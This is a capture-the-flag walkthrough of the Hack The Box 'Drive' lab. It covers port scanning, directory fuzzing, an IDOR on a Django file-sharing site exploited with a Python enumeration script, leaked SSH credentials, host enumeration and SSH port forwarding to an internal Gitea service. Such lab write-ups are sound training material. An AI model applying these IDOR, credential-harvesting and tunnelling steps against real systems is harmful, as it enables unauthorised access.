


# [HTB] Drive

by Pablo [github.com/vorkampfer/hackthebox2/drive](https://github.com/vorkampfer/hackthebox2/drive)

## Resources:


1. Savitar YouTube walk-through <https://htbmachines.github.io/>
2. SQLite3 Exploit guide <https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/SQL%20Injection/SQLite%20Injection.md>
3. 0xdf gitlab: <https://0xdf.gitlab.io/>
4. 0xdf YouTube: <https://www.youtube.com/@0xdf>
5. Privacy search engine <https://metager.org>
6. Privacy search engine <https://ghosterysearch.com/>
7. CyberSecurity News <https://www.darkreading.com/threat-intelligence>
8. <https://book.hacktricks.xyz/>



## View terminal output with color

```
bat -l ruby --paging=never name_of_file -p
```

NOTE: This write-up was done using *BlackArch*



## Synopsis:

Drive has a website that provides cloud storage. I'll abuse an IDOR vulnerability to get access to the administrator's files and leak some creds providing SSH access. From there I'll access a Gitea instance and use the creds to get access to a backup script and the password for site backups. In these backups, I'll find hashes for another use and crack them to get their password. For root, there's a command line client binary that has a buffer overflow. I'll show that, as well as two ways to get RCE via an unintended SQL injection. ~0xdf

## Skill-set:

```
1. IDOR Exploitation + OOP Python Scripting
2. Information Leakage
3. Sqlite3 file enumeration
4. Cracking hashes
5. Gitea Enumeration + Information Leakage
6. Abusing Custom Binary
7. Binary Analysis with Ghidra
8. Exploiting SUID binary
9. Command injection through sqlite3 extension loading [Privilege Escalation]
```

## Basic Recon

### 1. Ping & whichsystem.py

```
1. > ping -c 1 10.129.214.84

2. > whichsystem.py 10.129.214.84
[+]==> 10.129.214.84 (ttl -> 63): Linux
```

### 2. Nmap

```
1. I use variables and aliases to make things go faster. For a list of my variables and aliases vist github.com/vorkampfer
2. > openscan drive.htb
alias openscan='sudo nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn -oN nmap/openscan.nmap' <<< This is my preliminary scan to grab ports.
3. > echo $openportz
22,80,44
4. > sourcez
5. > echo $openportz
22,80
6. > portzscan $openportz drive.htb
7. > qnmap_read.sh
Enter the path of your nmap scan output file: portzscan.nmap
nmap -A -Pn -n -vvv -oN nmap/portzscan.nmap -p 22,80 drive.htb
>>> looking for nginx
nginx 1.18.0
>>> looking for OpenSSH
`OpenSSH 8.2p1 Ubuntu 4ubuntu0.9`
>>> Looking for Apache
>>> Looking for popular CMS & OpenSource Frameworks
>>> Looking for any subdomains that may have come out in the nmap scan
>>> Here are some interesting ports
22/tcp open  ssh
OpenSSH 8.2p1 Ubuntu 4ubuntu0.9
>>> Listing all the open ports
22/tcp open  ssh      syn-ack OpenSSH 8.2p1 Ubuntu 4ubuntu0.9 (Ubuntu Linux;
protocol 2.0)
80/tcp open  http      syn-ack nginx 1.18.0 (Ubuntu)
Goodbye!
```

openssh (1:8.2p1-4ubuntu0.9) *Ubuntu Focal Fossa*

### 3. Discovery with Ubuntu Launchpad

```
1. I lookup `OpenSSH 8.2p1 Ubuntu 4ubuntu0.9 launchpad`
2. Launchpad is saying this server is an Ubuntu Focal Fossa server.
```

### 4. Whatweb

```
1. > whatweb http://10.129.214.84
http://10.129.214.84 [301 Moved Permanently] Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][nginx/1.18.0 (Ubuntu)], IP[10.129.214.84],
RedirectLocation[http://drive.htb/], Title[301 Moved Permanently], nginx[1.18.0]
http://drive.htb/ [200 OK] Bootstrap, Cookies[csrftoken], Country[RESERVED][ZZ], Django, Email[customer-support@drive.htb,support@drive.htb],
HTML5, HTTPServer[Ubuntu Linux][nginx/1.18.0 (Ubuntu)], IP[10.129.214.84], JQuery[3.0.0], Script, Title[Doodle Grive], UncommonHeaders[x-content-
type-options,referrer-policy,cross-origin-opener-policy], X-Frame-Options[DENY], X-UA-Compatible[IE=edge], nginx[1.18.0]
2. There is two emails and a sub-domain in the response. I add `drive.htb` to the hosts file.
3. Email[customer-support@drive.htb,support@drive.htb]
4. Title of the page is `Doodle Grive`, It is running nginx, it is also running Django
```



# OUR TEAM AND EXPERTS

Meet our experienced staff



James Mason

Security Engineer



Martin Cruz

Software Engineer



Tom Hands

Relationship manager



Cris Diesel

Network Engineer

## Manual site enumeration

```
1. ▷ nmap --script http-enum -p80 10.129.214.84 -oN http_enum_80.nmap -vvv
>>> Initiating NSE at 18:14
NSE Timing: About 0.00% done
NSE Timing: About 0.00% done
NSE Timing: About 0.00% done
NSE Timing: About 0.00% done
2. FAIL, it seems to be stuck.
3. We get some information leakage with the employees names.
4. I find another email `support@drive.htb`
5. I click the login button.
6. http://drive.htb/login/
7. I do not have a password so I click on the registration link instead.
8. http://drive.htb/register/
9. I register with foo:password123 foo@yahoo.com
10. This password is too common. lol ok, I change the password to #!P@55
11. "This password is too short. It must contain at least 8 characters." lolZ, ok I make the password longer.
12. #!P@55w0rd
```

Upload, Edit, Share files with your friends and more... Doodle Grive is the most famous platform for sharing files with colleagues, friends and everyone in the world!


UPLOAD FILE

DASHBOARD

## I am logged in

```
1. There is an option to go to the dashboard or `UPLOAD FILE`.
2. http://drive.htb/upload/
```

## Figuring out a way to upload a malicious file

 Hello foo

Note: DoodleGrive accepts only ASCII text MIME types only and files with size < 2MB ... anyway any other MIME types or files with size bigger than 2MB will be considered as malicious be

Name:

File:  

Browse...


No file selected.

## I am on the upload page

```
1. http://drive.htb/upload/
2. I fuzz and find `/home`
3. ▸ wfuzz -c --hc=404 --hh=14647 -t 100 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt 'http://drive.htb/FUZZ'

=====
ID           Response  Lines   Word     Chars    Payload
=====
000000053:   301         0 L      0 W       0 Ch     "login"
000000065:   301         0 L      0 W       0 Ch     "register"
000000038:   301         0 L      0 W       0 Ch     "home"
000000025:   301         0 L      0 W       0 Ch     "contact"
000000166:   301         0 L      0 W       0 Ch     "subscribe"
000000164:   302         0 L      0 W       0 Ch     "uploads"
000000273:   301         0 L      0 W       0 Ch     "reports"
000000366:   301         0 L      0 W       0 Ch     "upload"
000001225:   301         0 L      0 W       0 Ch     "logout"
4. http://drive.htb/home/
```

## Finding an IDOR




IDOR leads to RCE

```
1. I click on `Welcome_to_Doodle_Grive!`
2. http://drive.htb/100/getFileDetail/
3. I click on `Just View`
4. Welcome to Doodle Grive files sharing platform!
   thank you for using our platform
   if you have and questions do not be affraid to contact us using the contact-us page!
   have fun! ;)
5. I notice the `/100` in `http://drive.htb/100/getFileDetail/`
6. I try other numbers
7. `http://drive.htb/99/getFileDetail/`
8. I try `1` and get some interesting info back. `http://drive.htb/1/getFileDetail/`
   >>> status      "Internal Server Error", message "No File matches the given query."
9. Usually if you find an page IDOR `0` or `1` those numbers are usually reserved for the Administrator.
```

## Python Script to exploit IDOR

9. Enumerating the IDOR numbers with a python script

```
1. We could do this attack using Burpsuite Intruder but it is much more 1337 in my opinion to create a python script that will iterate through
   these IDOR pages we found and see how we can take advantage of this IDOR.
2. I will upload this script to `github.com/vorkampfer/hackthebox2/drive`
3. Time Stamp 21:51
4. ▸ curl -s -X GET "http://drive.htb/99/getFileDetail/" -L
   option
   -L -- Follow redirects
4. I got no response so I used the `-L` flag to follow redirects
```



Building the Python script continued...\*

```
1. The first part of the script will ge to login.
2. Lets capture the login with Burpsuite so we can see how we can go forward with the script.
```


```
3. So I log out and log back in so I can capture the login with Burpsuite. I send a copy of the login to Repeater and just forward the intercept and drop after that.
4. The page we are intercepting is `http://drive.htb/login/`
    1. The creds are `foo:#!P@55w0rd`
5. We would need to scrap the session cookie. We can get that in the login page.
6. > curl -s -X GET "http://drive.htb/login/" | grep "csrfmiddlewaretoken"
    <input type="hidden" name="csrfmiddlewaretoken" value="FYBNTANPRy13FskVM1bW9zqb6N2c8m4zBhgHwTAUtYAiDQBFzXDQZHIQIH4hlf30">
7. We would use a for loop to scrap the session cookie every time like this below.
8. > for i in $(seq 1 10); do curl -s -X GET "http://drive.htb/login/" | grep "csrfmiddlewaretoken"; done
    <input type="hidden" name="csrfmiddlewaretoken" value="5x6ejHZQgUu1gHd10YgV3yzhVAYm2XUpBwyJdz5JW6gaqo3cZFyqDvtjJGKUD0vM">
    <input type="hidden" name="csrfmiddlewaretoken" value="ukP79Tf9F5EuoBJPj6Y7TqXnDUbX5YQ08zQsudVJXnU3CTFAixrPbp3GcJZ9FYfw">
    <input type="hidden" name="csrfmiddlewaretoken" value="M6SVyKCIaw1oASo9RgmtalhrZcNNqtSuCuIWe53pEBTc0Kapisz21GhPz2wmRThl">
    <input type="hidden" name="csrfmiddlewaretoken" value="1c09ExFKa9jH8ikmDaZnKRot9SVbBlgUaqHaOuvWuD86s1LPTFEcp8Myugim7Qje"><snip>
9. I need to find the 401 in all the internal errors of 500. That means I have been authorized.
10. > python3 getFileIds_htb_drive.py
[d] Scraping Token: Found..
500
500
500
500
401
```

## While Loop wrapping python command

- #pwn\_31337\_while\_loop\_wraps\_python\_command
- #1337\_python\_command\_wrapped\_by\_while\_loop
- #31337\_python\_command\_wrapped\_by\_while\_loop
- #pwn\_while\_loop\_wraps\_python3\_command
- #pwn\_python3\_command\_wrapped\_by\_a\_while\_loop

11. While true wrapper for python3 command. I thought this was so cool I had to share. Not really relevant to the box but still very cool.

```
1. > while true; do python3 getFileIds_htb_drive.py; done
[⌘] Scraping Token: Found..
XNhNsb2khD44qXKFCGfSmRPbLGlr2rPpzpLsGXChqKsZrLpiZKhIAJPGPNZiSK3B
[<] Scraping Token: Found..
JXfs0tkFw78rn3MoLuZp8A9hT099YNSevqAh6D1hVvyYKx4eERDUTF4yPylKsvTS
[ ] Scraping Token: Found..
5yu0ZBuaz9qls1aVrTdkIsMU6h6zLPVan0hdN9qQuHeovKWuXmLJnkxoJ038XF5a
[<] Scraping Token: Found..
ZaPWi5BgHcbGz0grAZUIIqYNEUj6IU1CAjBC8InJ4Nsh3oT8cn05F9WLidgiK283
```



## Upload test.txt

12. The python script worked great. I will upload it to the github. I go to login and then to the upload file page

```
1. I click upload to upload a random test.txt with the words hello world inside.
2. > cat test.txt
Hello World
3. I click on the `reserve` link.
4. That is nothing
```

13. Exploiting the IDORs found with the python script

```
1. I type `http://drive.htb/79/block/`
2. 79 is one of the IDORs I found with the script. See image above.
3. hey team after the great success of the platform we need now to continue the work on the new features for ours platform. I have created a user for martin on the server to make the workflow easier for you please use the password "Xk4@KjyrYv8t194L!". please make the necessary changes to the code before the end of the month I will reach you soon with the token to apply your changes on the repo thanks!
4. SUCCESS, I find a username and a password `martin:Xk4@KjyrYv8t194L!`
```



1. If you get creds and port 22 is open you should always try to SSH first.

## SSH as martin

14. I SSH with the creds we exfiltrated `martin:Xk4@KjyrYv8t194L!`

```
1. ssh martin@drive.htb
2. password = Xk4@KjyrYv8t194L!
3. SUCCESS
4. martin@drive:~$ export TERM=xterm
5. martin@drive:~$ whoami
martin
```

## Begin Enumeration as martin

15. Enumeration

```
1. martin@drive:~$ find / -name user.txt 2>/dev/null
>>> Nothing came back for the user.txt flag. That is odd.
2. martin@drive:~$ cat /etc/os-release
NAME="Ubuntu"
VERSION="20.04.6 LTS (Focal Fossa)"
3. The server was infact an Ubuntu Focal Fossa
4. martin@drive:~$ hostname -I
10.129.214.84 dead:beef::250:56ff:fe94:7148
5. . We are not in a container
6. martin@drive:/home$ find . -name user.txt
find: './tom': Permission denied
find: './git': Permission denied
find: './cris': Permission denied
7. I got nothing back because I was sending the errors to `/dev/null` lol
8. martin@drive:/home$ sudo -l
[sudo] password for martin:
Sorry, user martin may not run sudo on drive.
9. martin@drive:/home$ id
uid=1001(martin) gid=1001(martin) groups=1001(martin)
10. martin@drive:/home$ ps -faux | grep -i --color gitea
git          955    0.0  4.4 1519760 178856 ?        Ssl  Jul17   0:37 /usr/local/bin/gitea web --config /etc/gitea/app.ini
11. I search online for `what is gitea`
12. What is Gitea?
Gitea is a painless, self-hosted, all-in-one software development service. It includes Git hosting, code review, team collaboration, package registry, and CI/CD. It is similar to GitHub, Bitbucket and GitLab.
13. In laymans terms `Gitea` is a content management service. Also known as a CMS. They are usually insecure and targets for hackers.
14. The default port of `Gitea` is 3000
15. martin@drive:/home$ ss --tcp -anp
16. martin@drive:/home$ curl localhost:3000
17. If we try port 3000 from our attacker machine it comes back as `filtered` aka firewalled by iptables most likely.
18. > nmap -p3000 drive.htb -oN port3000.nmap -vvv
```

## Local Port Fowarding for port 3000


- `#pwn_ssh_local_port_fowarding_fN_flag`
- `#1337_ssh_port_forwarding_HTB_drive_fN_flag`
- `#31337_ssh_port_fowarding_HTB_drive_fN_flag`
- `#pwn_SSH_port_fowarding_HTB_Drive`

16. Local port forwarding is really way easier to setup than doing chisel and is really the best option if you have an SSH session.


```
1. > ssh martin@drive.htb -L 3000:127.0.0.1:3000
martin@drive.htbs password: Xk4@KjyrYv8t194L!
2. If you just want the foward and do not want the extra ssh session then use the `-fN` flag at the end.
3. > ssh martin@drive.htb -L 3000:127.0.0.1:3000 -fN
